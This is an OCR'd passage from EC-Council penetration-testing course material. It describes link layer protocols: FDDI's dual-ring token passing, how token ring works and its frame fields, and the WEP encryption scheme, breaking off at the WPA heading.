
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Link Layer Protocols

This section discusses about the security aspects of link layer protocols like FDDI, WEP, WPA, WPA2, TKIP, EAP, CDP, HSRP, VRRP, VTP, STP, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fiber Distributed Data Interface (FDDI)


FDDI is an optical standard used for transferring data by means of fiber optic lines in a LAN up to 200km. The data transmission occurs at the speed of 100Mbps through a fiber optic cable and uses a token ring to determine which workstation can transfer data at the specified time.

FDDI uses a fiber optic cable wired in a ring topology. It uses a token passing access method (Please refer “token ring” topic) that provides equal responsibilities and privileges to all the computers connected to the network.

A normally operating FDDI ring passes the token to all the network devices, whereas an abnormal operating FDDI ring circulating the token to the devices connected to the ring becomes invisible abruptly after a certain period, indicating a network issue. Furthermore, you can set the priority levels using FDDI i.e., server is allowed to send a huge volume of data frequently compared to the client systems.

It consists of two rings, one is primary and the other is secondary. Primary ring carries data between the systems, whereas secondary ring acts as a backup to the primary ring. When this primary ring fails to operate in the network, the secondary ring comes into picture and performs all the operations usually carried out by the primary ring. This method transmits data at high speed, but with Fast Ethernet allows transfer of huge amounts of data at 100Mbps, all at a very low cost. However, organizations are now using Gigabit Ethernet, which transfers data at the rate of 1000Mbps. The latest version of FDDI is FDDI-2, which supports voice and multimedia communication to extensive geographical areas.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Token Ring

A local area network that consists of computers connected in a ring or bus topology and uses a token to manage the transmission of data between the two computers. The presence of a token can avoid the chances of a collision between the data transferred between the computers. The possession of the token will allow the network nodes the right to transmit the data, if any node receives the token, it captures the data and alters it with 1 bit of token, thus adding the data packets that it wants to transmit to the next node. Token ring allows the users to send the data only after arrival of token to their respective location, thus, preventing data collision between the workstations who want to send messages at the same time. The maximum size of token ring packet is 4500 bytes.

How a token ring functions:

- Pass the empty frames across the network.
- The computers ready to send information to any other computer can insert a token into the frame including the data and the destination identifier.
- Inserting a token to a frame changes the token bit from 0 to 1 in the frame.
- Each computer checks with the frame and examines whether the destination address matches.
- If it does, then that computer simply copies the message and changes the token bit to 0.
- The frame deletes the information after computer with the destination address copies the information.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- The frame passes through the network as empty frame and is now ready to accept another data.

The components of a token ring frame are as follows:

Frame Field	Description
Start delimiter	Represents the start of the frame
Access control	Represents the priority of the frame and checks if it is a token or a data frame
Frame control	Includes Mac access control information for all the computers and end station information for only one computer
Destination address	Specifies the destination address
Source address	Specifies the address of the computer that sends the frame
Information or data	Contains the information to be sent
Frame check sequence	Includes the CRC error-checking
End delimiter	Specifies the end of the frame
Frame status	Includes the current status like if information copied etc.

Table A.12: Components of token ring

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP (Wired Equivalent Privacy) Encryption

WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to a wired LAN. WEP was an early attempt to protect wireless networks from security breaches, but as technology has improved, later it has become evident that information encrypted with WEP is vulnerable to attack. A 24-bit arbitrary number known as Initialization Vector (IV) is added to the WEP key. The WEP key and the IV together are called as a WEP seed. The 64, 128, and 256-bit WEP versions use 40, 104, and 232-bit keys, respectively. The WEP seed is used as the input for the RC4 algorithm to generate a keystream (keystream is bit-wise XORed with the combination of data and ICV to produce the encrypted data). The CRC-32 checksum is used to calculate a 32-bit Integrity Check Value (ICV) for the data, which, in turn, is added to the data frame. The IV field (IV+PAD+KID) is added to the cipher text to generate a MAC frame.





Figure A.118: Working of WEP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA (Wi-Fi Protected Access) Encryption

